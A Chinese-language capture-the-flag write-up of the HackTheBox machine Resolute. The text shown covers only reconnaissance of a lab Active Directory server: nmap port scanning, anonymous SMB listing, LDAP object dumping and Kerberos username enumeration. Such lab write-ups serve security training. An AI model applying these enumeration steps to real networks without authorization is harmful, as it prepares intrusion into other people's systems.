# 前言

> Author: 0x584A


知识：

- nmap的使用
- smbclient的使用
- ldapsearch的使用
- enum4linux的使用
- rpcclient的使用
- hydra的使用
- evil-winrm的使用
- impacket的使用
- DnsAdmin漏洞

# 信息收集

```
$ nmap -sC -sV -p- -T4 -Pn --min-rate 1000 --max-retries 5
10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 01:10 EDT
Stats: 0:04:43 elapsed; 0 hosts completed (1 up), 1 undergoing
Script Scan
NSE Timing: About 99.50% done; ETC: 01:15 (0:00:01 remaining)
Nmap scan report for resolute.htb (10.10.10.169)
Host is up (0.24s latency).
Not shown: 65510 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server
time: 2020-03-26 05:21:49Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory
LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393
microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory
LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0
```

```
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49688/tcp open  msrpc        Microsoft Windows RPC
49712/tcp open  msrpc        Microsoft Windows RPC
49968/tcp open  tcpwrapped
50010/tcp open  unknown
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=3/26%Time=5E7C39B6%P=x86_64-pc-linux-
gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07v
ersion\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: RESOLUTE; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h29m32s, deviation: 4h02m32s, median: 9m30s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016
Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2020-03-25T22:23:09-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|     Message signing enabled and required
```

```
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-26T05:23:08
|_  start_date: 2020-03-26T05:12:46

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 298.58 seconds
```

从 Nmap 扫描结果中可以得一些信息：

- 服务器为 Windows Server 2016
- 工作组为 `MEGABANK`
- LDAP信息为 `Domain: megabank.local`
- 存在 `samba服务`
- 存在 `RPC`
- 存在 `kerberos`

通过 smbclient 探查下samba服务器的是否存在可访问的文件共享服务：

```
$ smbclient -L 10.10.10.169
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

好吧，没有匿名下无法访问共享资源，用 ldap-search 脚本来看看有什么重要信息（这个脚本是尝试执行LDAP搜索并返回所有匹配项。）。

当然也可以直接用 ldapsearch 来查。

```
$ nmap -p 389 --script ldap-search 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 12:40 EDT
Nmap scan report for resolute.htb (10.10.10.169)
Host is up (0.26s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: DC=megabank,DC=local
```

```
|     dn: DC=megabank,DC=local

|         objectClass: top
|         objectClass: domain
|         objectClass: domainDNS
|         distinguishedName: DC=megabank,DC=local
|         instanceType: 5
|         whenCreated: 2019/09/25 13:28:22 UTC
|         whenChanged: 2020/03/25 16:18:50 UTC
|         subRefs: DC=ForestDnsZones,DC=megabank,DC=local
|         subRefs: DC=DomainDnsZones,DC=megabank,DC=local
|         subRefs: CN=Configuration,DC=megabank,DC=local
|         uSNCreated: 4099
|         \x19\x9A\xF2\xBC
|         uSNChanged: 147500
|         name: megabank
|         objectGUID: b4e0e946-e7cb-b742-8fa0-5c4cec2fe5aa
|         replUpToDateVector:
\x02\x00\x00\x00\x00\x00\x00\x15\x00\x00\x00\x00\x00\x00\x00;\x
FE\xC7\x0EMO\x9F@\x81\xB6~\xC4\x91\xD3R\x8C\x1A\xC0\x01\x00\x00\x00
\x00\x00\x0Cs\xF7\x13\x03\x00\x00\x00\xC2\x1D)\x1D\xC8\x1B\xD9G\xA2
\xBCRK\xE1\x0F\x10d\x08\xA0\x00\x00\x00\x00\x00\x00\x115\x9F\x13\x0
3\x00\x00\x00p\x11cD\x9C\x9F\xC9N\xA6k\
<\xDE\xBB\xAB|\x1C\xE0\x01\x00\x00\x00\x00\x00F{\xF7\x13\x03\x00\x0
0\x00\xAA8\x88adCkM\xB6\xD63\x9EGMk\xC8\x07\x90\x00\x00\x00\x00\x00
\x00Z0\x9F\x13\x03\x00\x00\x00\x05\xA2\xB2b\xFB)\x86A\xB05\xFD\xBE\
x97\xF4\xCEq
\xB0\x00\x00\x00\x00\x00\x00\xD07\x9F\x13\x03\x00\x00\x00`\x9D\x0Ee
\xB3T\xBDE\xB4g\x88\x07\x05\xFCI\xE1\x05p\x00\x00\x00\x00\x00\x00<
\x9F\x13\x03\x00\x00\x00\xD9
|
cjy\xA3\xC2I\x89d\xE1om\x86\xB0Y\x1F\x10\x02\x00\x00\x00\x00\x00\xF
1.\xF8\x13\x03\x00\x00\x0068\xC9\x82\x1E\xBD\xD2N\x92\x1CL\xAF\xF2=
\xC6o\x0C\xE0\x00\x00\x00\x00\x00\x00@\x1F\xE6\x13\x03\x00\x00\x00\
x11:\x85\x83#\x98\xDAJ\xAA\x83\xE6\xF7%
{w\xC1\x18\xA0\x01\x00\x00\x00\x00\x00
|
i\xF7\x13\x03\x00\x00\x00\xD0\xBBK\x8B\xF5\xB5\xD5D\xBE\xF9\xD7\x92
\xCEz?;\x1B\xD0\x01\x00\x00\x00\x00\x00vw\xF7\x13\x03\x00\x00\x00
|
n\xF7\x13\x03\x00\x00\x00%}:\xF7\xE0\xF6\xEFM\xB2\xE2\xDD\x80.\xF0*
\xB3\x17\x90\x01\x00\x00\x00\x00\x00\xBB`\xF7\x13\x03\x00\x00\x00\x
F90\xC0\xFF\x9Df\xB6K\x939WR\x81\xC5P\xA6\x1E\x00\x02\x00\x00\x00\x
00\x00\x07\x1D\xF8\x13\x03\x00\x00\x00
|         creationTime: 132296267309056883
|         forceLogoff: -9223372036854775808
|         lockoutDuration: -18000000000
|         lockOutObservationWindow: -18000000000
|         lockoutThreshold: 0
```

```
|         lockoutThreshold: 0
|         maxPwdAge: -9223372036854775808
|         minPwdAge: -864000000000
|         minPwdLength: 7
|         modifiedCountAtLastProm: 0
|         nextRid: 1000
|         pwdProperties: 0
|         pwdHistoryLength: 24
|         objectSid: 1-5-21-1392959593-3013219662-3596683436
|         serverState: 1
|         uASCompat: 1
|         modifiedCount: 1
|         auditingPolicy: \x00\x01
|         nTMixedDomain: 0
|         rIDManagerReference: CN=RID
Manager$,CN=System,DC=megabank,DC=local
|         fSMORoleOwner: CN=NTDS
Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=megabank,DC=local
|         systemFlags: -1946157056
|         wellKnownObjects:
B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS
Quotas,DC=megabank,DC=local
|         wellKnownObjects:
B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Program
Data,DC=megabank,DC=local
|         wellKnownObjects:
B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program
Data,DC=megabank,DC=local
|         wellKnownObjects:
B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrincipals,
DC=megabank,DC=local
|         wellKnownObjects:
B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted
Objects,DC=megabank,DC=local
|         wellKnownObjects:
B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=megabank
,DC=local
|         wellKnownObjects:
B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=megabank,D
C=local
|         wellKnownObjects:
B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=megabank,DC=loca
l
|         wellKnownObjects:
B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain
Controllers,DC=megabank,DC=local
|         wellKnownObjects:
B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=megabank,DC=l
```

```
B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=megabank,DC=l
ocal

|         wellKnownObjects:
B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=megabank,DC=local
|         objectCategory: CN=Domain-
DNS,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=megabank,DC=local;0]
|         dSCorePropagationData: 1601/01/01 00:00:00 UTC
|         otherWellKnownObjects:
B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=megabank,DC=local
|         otherWellKnownObjects:
B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Service
Accounts,DC=megabank,DC=local
|         masteredBy: CN=NTDS
Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=megabank,DC=local
|         ms-DS-MachineAccountQuota: 10
|         msDS-Behavior-Version: 7
|         msDS-PerUserTrustQuota: 1
|         msDS-AllUsersTrustQuota: 1000
|         msDS-PerUserTrustTombstonesQuota: 10
|         msDs-masteredBy: CN=NTDS
Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=megabank,DC=local
|         msDS-IsDomainFor: CN=NTDS
Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=megabank,DC=local
|         msDS-NcType: 0
|         msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE
|         dc: megabank
|     dn: CN=Users,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         cn: Users
|         description: Default container for upgraded user accounts
|         distinguishedName: CN=Users,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 5888
|         uSNChanged: 5888
|         showInAdvancedViewOnly: FALSE
|         name: Users
|         objectGUID: d0ed52a-e080-9841-81d6-302cdfab7cf
|         systemFlags: -1946157056
|         objectCategory:
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
```

```
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:19 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: CN=Computers,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         cn: Computers
|         description: Default container for upgraded computer
accounts
|         distinguishedName: CN=Computers,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 5889
|         uSNChanged: 5889
|         showInAdvancedViewOnly: FALSE
|         name: Computers
|         objectGUID: 41e2c5ff-1512-be45-9ca1-488358ad588
|         systemFlags: -1946157056
|         objectCategory:
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: OU=Domain Controllers,DC=megabank,DC=local
|         objectClass: top
|         objectClass: organizationalUnit
|         ou: Domain Controllers
|         description: Default container for domain controllers
|         distinguishedName: OU=Domain
Controllers,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 6031
|         uSNChanged: 6031
|         showInAdvancedViewOnly: FALSE
|         name: Domain Controllers
|         objectGUID: 12316bd2-27fe-3a41-90d0-471b6f5e7497
|         systemFlags: -1946157056
|         objectCategory: CN=Organizational-
Unit,CN=Schema,CN=Configuration,DC=megabank,DC=local
```

```
unit,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         gPLink: [LDAP://CN={6AC1786C-016F-11D2-945F-
00C04fB984F9},CN=Policies,CN=System,DC=megabank,DC=local;0]
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: CN=System,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         cn: System
|         description: Builtin system settings
|         distinguishedName: CN=System,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 5890
|         uSNChanged: 5890
|         showInAdvancedViewOnly: TRUE
|         name: System
|         objectGUID: 40f9d21f-49e-f54f-bf31-ad83fbc454
|         systemFlags: -1946157056
|         objectCategory:
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: CN=LostAndFound,DC=megabank,DC=local
|         objectClass: top
|         objectClass: lostAndFound
|         cn: LostAndFound
|         description: Default container for orphaned objects
|         distinguishedName: CN=LostAndFound,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 5886
|         uSNChanged: 5886
|         showInAdvancedViewOnly: TRUE
|         name: LostAndFound
|         objectGUID: f0581973-33c1-5a4b-aeff-69c8231b4c20
|         systemFlags: -1946157056
|         objectCategory: CN=Lost-And-
Found,CN=Schema,CN=Configuration,DC=megabank,DC=local
```

```
Found,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE

|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: CN=Infrastructure,DC=megabank,DC=local
|         objectClass: top
|         objectClass: infrastructureUpdate
|         cn: Infrastructure
|         distinguishedName: CN=Infrastructure,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 6032
|         uSNChanged: 6032
|         showInAdvancedViewOnly: TRUE
|         name: Infrastructure
|         objectGUID: 261c42dd-8a5-8848-9933-acc8d9b31e21
|         fSMORoleOwner: CN=NTDS
Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=megabank,DC=local
|         systemFlags: -1946157056
|         objectCategory: CN=Infrastructure-
Update,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: CN=ForeignSecurityPrincipals,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         cn: ForeignSecurityPrincipals
|         description: Default container for security identifiers
(SIDs) associated with objects from external, trusted domains
|         distinguishedName:
CN=ForeignSecurityPrincipals,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 6033
|         uSNChanged: 6033
|         showInAdvancedViewOnly: FALSE
|         name: ForeignSecurityPrincipals
|         objectGUID: 34d72428-e5c-7b46-9f90-963f6f91eeb
|         systemFlags: -1946157056
```

```
|         systemFlags: -1946157056
|         objectCategory:
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: CN=Program Data,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         cn: Program Data
|         description: Default location for storage of application
data.
|         distinguishedName: CN=Program Data,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 6034
|         uSNChanged: 6034
|         showInAdvancedViewOnly: TRUE
|         name: Program Data
|         objectGUID: ced5275f-fd9-5f43-b6e-6938b4e19a81
|         objectCategory:
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: CN=Microsoft,CN=Program Data,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         cn: Microsoft
|         description: Default location for storage of Microsoft
application data.
|         distinguishedName: CN=Microsoft,CN=Program
Data,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 6035
|         uSNChanged: 6035
|         showInAdvancedViewOnly: TRUE
|         name: Microsoft
|         objectGUID: 30ca5855-6b3e-3740-a918-ea7e5ecfffd5
|         objectCategory:
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
```

```
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC

|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/01/01 18:16:33 UTC
|     dn: CN=NTDS Quotas,DC=megabank,DC=local
|         objectClass: top
|         objectClass: msDS-QuotaContainer
|         cn: NTDS Quotas
|         description: Quota specifications container
|         distinguishedName: CN=NTDS Quotas,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 6036
|         uSNChanged: 6036
|         showInAdvancedViewOnly: TRUE
|         name: NTDS Quotas
|         objectGUID: 91fa8980-4347-7647-936a-1b5967503a9b
|         systemFlags: -2147483648
|         objectCategory: CN=ms-DS-Quota-
Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|         msDS-TombstoneQuotaFactor: 100
|     dn: CN=Managed Service Accounts,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         cn: Managed Service Accounts
|         description: Default container for managed service
accounts
|         distinguishedName: CN=Managed Service
Accounts,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 6037
|         uSNChanged: 6037
|         showInAdvancedViewOnly: FALSE
|         name: Managed Service Accounts
|         objectGUID: 5ca0ec93-8f9d-5d42-80fe-8e5dd33415ce
|         objectCategory:
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
```

```
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/26 12:35:01 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/07/14 04:24:33 UTC
|     dn: CN=Keys,DC=megabank,DC=local
|     dn: CN=WinsockServices,CN=System,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         cn: WinsockServices
|         distinguishedName:
CN=WinsockServices,CN=System,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 5891
|         uSNChanged: 5891
|         showInAdvancedViewOnly: TRUE
|         name: WinsockServices
|         objectGUID: 5eca97f7-852f-3a45-bdcf-3e80e3385d69
|         objectCategory:
CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:19 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/01/01 18:16:33 UTC
|     dn: CN=RpcServices,CN=System,DC=megabank,DC=local
|         objectClass: top
|         objectClass: container
|         objectClass: rpcContainer
|         cn: RpcServices
|         distinguishedName:
CN=RpcServices,CN=System,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 5892
|         uSNChanged: 5892
|         showInAdvancedViewOnly: TRUE
|         name: RpcServices
|         objectGUID: c1e4561a-408c-c84e-b995-70bb8b17da5
|         systemFlags: -1946157056
|         objectCategory: CN=Rpc-
Container,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:19 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/01/01 18:16:33 UTC
```

```
|          dSCorePropagationData: 1601/01/01 18:16:33 UTC
|     dn: CN=FileLinks,CN=System,DC=megabank,DC=local
|          objectClass: top
|          objectClass: fileLinkTracking
|          cn: FileLinks
|          distinguishedName:
CN=FileLinks,CN=System,DC=megabank,DC=local
|          instanceType: 4
|          whenCreated: 2019/09/25 13:28:31 UTC
|          whenChanged: 2019/09/25 13:28:31 UTC
|          uSNCreated: 5893
|          uSNChanged: 5893
|          showInAdvancedViewOnly: TRUE
|          name: FileLinks
|          objectGUID: 8c677be4-1aaf-e74b-b4b4-a38dc418ead
|          systemFlags: -1946157056
|          objectCategory: CN=File-Link-
Tracking,CN=Schema,CN=Configuration,DC=megabank,DC=local
|          isCriticalSystemObject: TRUE
|          dSCorePropagationData: 2019/09/27 22:10:48 UTC
|          dSCorePropagationData: 2019/09/27 10:52:19 UTC
|          dSCorePropagationData: 2019/09/25 13:29:12 UTC
|          dSCorePropagationData: 1601/01/01 18:16:33 UTC
|     dn:
CN=VolumeTable,CN=FileLinks,CN=System,DC=megabank,DC=local
|     dn:
CN=ObjectMoveTable,CN=FileLinks,CN=System,DC=megabank,DC=local
|          objectClass: top
|          objectClass: fileLinkTracking
|          objectClass: linkTrackObjectMoveTable
|          cn: ObjectMoveTable
|          distinguishedName:
CN=ObjectMoveTable,CN=FileLinks,CN=System,DC=megabank,DC=local
|          instanceType: 4
|          whenCreated: 2019/09/25 13:28:31 UTC
|          whenChanged: 2019/09/25 13:28:31 UTC
|          uSNCreated: 5895
|          uSNChanged: 5895
|          showInAdvancedViewOnly: TRUE
|          name: ObjectMoveTable
|          objectGUID: e16ba9f4-c9f-449-88d8-65e65e9cfdb1
|          systemFlags: -1946157056
|          objectCategory: CN=Link-Track-Object-Move-
Table,CN=Schema,CN=Configuration,DC=megabank,DC=local
|          isCriticalSystemObject: TRUE
|          dSCorePropagationData: 2019/09/27 22:10:48 UTC
|          dSCorePropagationData: 2019/09/27 10:52:19 UTC
|          dSCorePropagationData: 2019/09/25 13:29:12 UTC
|          dSCorePropagationData: 1601/01/01 18:16:33 UTC
```

```
|         dSCorePropagationData: 1601/01/01 18:16:33 UTC
|     dn: CN=Default Domain Policy,CN=System,DC=megabank,DC=local
|         objectClass: top
|         objectClass: leaf
|         objectClass: domainPolicy
|         cn: Default Domain Policy
|         distinguishedName: CN=Default Domain
Policy,CN=System,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 5896
|         uSNChanged: 5896
|         showInAdvancedViewOnly: TRUE
|         name: Default Domain Policy
|         objectGUID: 1f79146-3c59-342-ae76-ff643dfce95
|         objectCategory: CN=Domain-
Policy,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/01/01 18:16:33 UTC
|     dn: CN=AppCategories,CN=Default Domain
Policy,CN=System,DC=megabank,DC=local
|         objectClass: top
|         objectClass: classStore
|         cn: AppCategories
|         distinguishedName: CN=AppCategories,CN=Default Domain
Policy,CN=System,DC=megabank,DC=local
|         instanceType: 4
|         whenCreated: 2019/09/25 13:28:31 UTC
|         whenChanged: 2019/09/25 13:28:31 UTC
|         uSNCreated: 5897
|         uSNChanged: 5897
|         showInAdvancedViewOnly: TRUE
|         name: AppCategories
|         objectGUID: 44976634-b987-744c-8d2e-866227fe20a2
|         objectCategory: CN=Class-
Store,CN=Schema,CN=Configuration,DC=megabank,DC=local
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2019/09/27 22:10:48 UTC
|         dSCorePropagationData: 2019/09/27 10:52:18 UTC
|         dSCorePropagationData: 2019/09/25 13:29:12 UTC
|         dSCorePropagationData: 1601/01/01 18:16:33 UTC
|
|
|_Result limited to 20 objects (see ldap.maxobjects)
```

```
Nmap done: 1 IP address (1 host up) scanned in 5.40 seconds
```

好吧，没有密码信息，再使用 krb5-enum-users 来枚举下 Kerberos 域用户。它需要有效的Kerberos REALM才能运行，这里我们已经识别出来了，就是 `megabank.local` ：

```
$ nmap -p 88 --script krb5-enum-users --script-args krb5-enum-
users.realm='megabank.local',userdb=/usr/share/seclists/Usernames/N
ames/names.txt 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 13:04 EDT
Stats: 0:10:18 elapsed; 0 hosts completed (1 up), 1 undergoing
Script Scan
NSE Timing: About 78.08% done; ETC: 13:17 (0:02:53 remaining)
Nmap scan report for resolute.htb (10.10.10.169)
Host is up (0.68s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     steve@megabank.local
|     claire@megabank.local
|     ryan@megabank.local
|     paulo@megabank.local
|     simon@megabank.local
|     melanie@megabank.local
|     stevie@megabank.local
|     angela@megabank.local
|     marcus@megabank.local
|     fred@megabank.local
|     annika@megabank.local
|     zach@megabank.local
|     sally@megabank.local
|     claude@megabank.local
|     per@megabank.local
|     ulf@megabank.local
|     annette@megabank.local
|     gustavo@megabank.local
|     abigail@megabank.local
|     marko@megabank.local
|_    felicia@megabank.local

Nmap done: 1 IP address (1 host up) scanned in 778.08 seconds
```

